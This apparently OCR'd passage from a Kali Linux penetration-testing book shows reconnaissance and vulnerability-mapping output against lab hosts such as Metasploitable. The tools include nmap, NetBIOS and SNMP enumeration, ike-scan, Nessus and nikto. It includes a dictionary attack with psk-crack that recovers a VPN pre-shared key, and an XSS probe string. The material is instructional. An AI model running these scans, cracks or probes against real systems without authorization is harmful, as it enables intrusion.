-Nmap 6.49BETA4 scan initiated Sat Feb 27 18:28:39 2016 as: nmap 192.168.10.1-254
+Nmap 6.49BETA4 scan initiated Sat Feb 27 18:49:21 2016 as: nmap 192.168.10.1-254
192.168.10.1, 00:50:56:C0:00:08:
Host is up.
Not shown: 1000 filtered ports
-192.168.10.130, 00:0C:29:5F:1F:86:
-Host is up.
-Not shown: 998 closed ports
-PORT STATE SERVICE VERSION
-139/tcp open netbios-ssn
-445/tcp open microsoft-ds
192.168.10.131:
Host is up.
Not shown: 1000 closed ports
192.168.10.2, 00:50:56:EA:F9:64:
Host is up.
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
53/tcp open domain
Close


Protocol on 172.16.43.156:22/tcp matches ssh - banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\nProtocol mismatch.\n
Protocol on 172.16.43.156:22/tcp matches ssh-openssh - banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\nProtocol mismatch.\n


amap v5.4 (www.thc.org/thc-amap) started at 2016-03-20 14:38:55 - APPLICATION MAPPING mode
Protocol on 172.16.43.156:6000/tcp matches x-windows - banner: \vInvalid MIT-MAGIC-COOKIE-1 key
Protocol on 172.16.43.156:445/tcp matches mysql - banner:
Protocol on 172.16.43.156:445/tcp matches netbios-session - banner:
Protocol on 172.16.43.156:445/tcp matches ms-ds - banner: SMBr2ARPY/g,metasploitable`(+00\f\n+7\n\n0NONE


Doing NBT name scan for addresses from 172.16.43.1-254
IP address NetBIOS Name Server User MAC address
172.16.43.156 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00

```
Doing NBT name scan for addresses from 172.16.43.1-254


NetBIOS Name Table for Host 172.16.43.156:

Incomplete packet, 335 bytes long.
Name             Service          Type
----------------------------------------
METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
__MSBROWSE__     Master Browser
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections

Adapter address: 00:00:00:00:00:00
----------------------------------------
```

```
Scanning 1 hosts, 2 communities
172.16.43.156 [public] Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
172.16.43.156 [private] Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```


```
Debug level 1
Target ip read from command line: 172.16.43.156
2 communities: public private
Waiting for 10 milliseconds between packets
Scanning 1 hosts, 2 communities
Trying community public
172.16.43.156 [public] Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Trying community private
172.16.43.156 [private] Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
All packets sent, waiting for responses.
done.
```


```
[*] Try to connect to 192.168.56.103
[*] Connected to 192.168.56.103
[*] Starting enumeration at 2013-07-21 21:23:53

[*] System information
-----------------------------------------------------------------------------------------------

Hostname              : metasploitable
Description           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6
Uptime system         : 27 minutes, 53.74
Uptime SNMP daemon    : 8 minutes, 24.99
Contact               : msfdev@metasploit.com
Location              : Metasploit Lab
Motd                  : -

[*] Devices information
-----------------------------------------------------------------------------------------------

   Id                Type   Status  Description

 1025             Network  Running  network interface lo
 1026             Network  Running  network interface eth0
 3072         Coprocessor  Running  Guessing that there's a floating point co-processor
  768           Processor  Unknown  GenuineIntel: Intel(R) Core(TM) i5-2520M CPU @ 2.50GHz
```


```
root@kali:~# ike-scan -M -A -Pike-hashkey 192.168.0.10
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
192.168.0.10    Aggressive Mode Handshake returned
        HDR=(CKY-R=5fe7eb4afa630434)
        SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds LifeDu
ration(4)=0x00007080)
        KeyExchange(128 bytes)
        Nonce(16 bytes)
        ID(Type=ID_IPV4_ADDR, Value=192.168.0.10)
        Hash(20 bytes)
        VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)

Ending ike-scan 1.9: 1 hosts scanned in 0.034 seconds (29.27 hosts/sec).  1 retu
rned handshake; 0 returned notify

root@kali:~# psk-crack -d rockyou.txt ike-hashkey
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode
key "123456" matches SHA1 hash 74948c512be7950157e6b925f9c426e3e12cc151
Ending psk-crack: 1 iterations in 0.030 seconds (33.34 iterations/sec)
```


```
root@kali:~# ike-scan -M --trans=5,2,1,2 --showbackoff 192.168.0.10
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
192.168.0.10    Main Mode Handshake returned
        HDR=(CKY-R=8cb7b6369d11ae81)
        SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds LifeDuration(4)=
0x00007080)
        VID=4f45755c645c6a795c5c6170
        VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)

IKE Backoff Patterns:

IP Address      No.     Recv time               Delta Time
192.168.0.10    1       1386775276.209957       0.000000
192.168.0.10    2       1386775286.214992       10.005035
192.168.0.10    3       1386775306.236889       20.021897
192.168.0.10    Implementation guess: Linux FreeS/WAN, OpenSwan, strongSwan

Ending ike-scan 1.9: 1 hosts scanned in 90.086 seconds (0.01 hosts/sec).  1 returned hands
hake; 0 returned notify
```

Chapter 7: Vulnerability Mapping






New Scan / Basic Network Scan
Scan Library
Settings
Credentials
BASIC
General
Schedule
Notifications
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Settings / Basic / General
Name
PenTesting with Kali Linux
Description
Demonstration of Nessus Vulnerability Scanner
Folder
My Scans
Targets
192.168.0.28, 192.168.0.30


Nessus Home / Scans - Iceweasel
Nessus Home / Scans
https://localhost:8834/#/scans/folder/3
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Nessus
Scans
Policies
admin
Scans
Upload
Search Scans
New Scan
My Scans
Trash
All Scans
New Folder
Scans / My Scans
Name
Schedule
Last Modified
PenTesting with Kali Linux
On Demand
N/A
©1998 - 2016 Tenable Network Security®. All Rights Reserved. Nessus Home v. 6.5.6

PenTesting with Kali Linux

CURRENT RESULTS: TODAY AT 4:02 PM

Configure | Audit Trail | Launch | Export | Filter Hosts


Scans > Hosts 2 | Vulnerabilities 121 | Remediations 4 | History 2

Host	Vulnerabilities
192.168.0.30	10 25 6 112
192.168.0.28	4 28

Scan Details

Name:	PenTesting with Kali Linux
Status:	Completed
Policy:	Basic Network Scan
Scanner:	Local Scanner
Folder:	My Scans
Start:	Today at 3:52 PM
End:	Today at 4:02 PM
Elapsed:	10 minutes
Targets:	192.168.0.28,192.168.0.30

Vulnerabilities



PenTesting with Kali Linux

CURRENT RESULTS: TODAY AT 4:02 PM

Configure | Audit Trail | Launch | Export | Filter Vulnerabilities


Hosts > 192.168.0.30 > Vulnerabilities 109

Severity	Plugin Name	Plugin Family	Count
CRITICAL	Apache Tomcat Manager Common Admin...	Web Servers	1
CRITICAL	Debian OpenSSH/OpenSSL Package Ran...	Gain a shell remotely	1
CRITICAL	Debian OpenSSH/OpenSSL Package Ran...	Gain a shell remotely	1
CRITICAL	rexecd Service Detection	Service detection	1
CRITICAL	Rogue Shell Backdoor Detection	Backdoors	1
CRITICAL	rsh Unauthenticated Access (via finger Inf...	Gain a shell remotely	1
CRITICAL	UnrealIRCd Backdoor Detection	Backdoors	1
CRITICAL	Unsupported Unix Operating System	General	1
CRITICAL	VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	vsftpd Smiley Face Backdoor	FTP	1

Host Details

IP:	192.168.0.30
MAC:	00:23:6c:92:6d:a3
OS:	Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
Start:	Today at 3:52 PM
End:	Today at 4:02 PM
Elapsed:	10 minutes
KB:	Download

Vulnerabilities



CRITICAL **Apache Tomcat Manager Common Administrative Credentials**

Description

Nessus was able to gain access to the Manager web application for the remote Tomcat server using a known set of credentials. A remote attacker can exploit this issue to install a malicious application on the affected server and run arbitrary code with Tomcat's privileges (usually SYSTEM on Windows, or the unprivileged 'tomcat' account on Unix).

Worms are known to propagate this way.

Solution

Edit the associated 'tomcat-users.xml' file and change or remove the affected set of credentials.

See Also

http://markmail.org/thread/wfu4nff5chvkb6xp
http://svn.apache.org/viewvc?view=revision&revision=834047
http://www.intevydis.com/blog/?p=87
http://www.zerodayinitiative.com/advisories/ZDI-10-214/
http://archives.neohapsis.com/archives/fulldisclosure/2010-10/0260.html

Output

```
It was possible to log into the Tomcat Manager web app using the
following info :

  URL      : http://192.168.0.30:8180/manager/html
  Username : tomcat
```

Plugin Details

Severity:	Critical
ID:	34970
Version:	$Revision: 1.32 $
Type:	remote
Family:	Web Servers
Published:	2008/11/26
Modified:	2015/09/24

Risk Information

Risk Factor: Critical

CVSS Base Score: 10.0

CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C

CVSS Temporal Score: 8.3


Vulnerability Information

CPE: cpe:/a:apache:tomcat

Exploit Available: true

Exploit Ease: Exploits are available

Patch Pub Date: 2009/11/09



```
root@kali:~# nikto -h http://192.168.0.30 -p 80
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.30
+ Target Hostname:    192.168.0.30
+ Target Port:        80
+ Start Time:         2016-04-04 09:34:57 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a di
fferent fashion to the MIME type
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are a
lso current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://
www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP
 requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP
 requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP
 requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP
 requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited t
o authorized hosts.
+ Server leaks inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec
 9 09:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to au
thorized hosts.
```

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://192.168.0.30/mutillidae Select...


Attack Stop


Progress: Not started


History | Search | Alerts | Output | Spider | Active Scan

New Scan Progress: 0: http://192.168..0.30/mutillidae 2% Current Scans: 1 | Num requests: 750

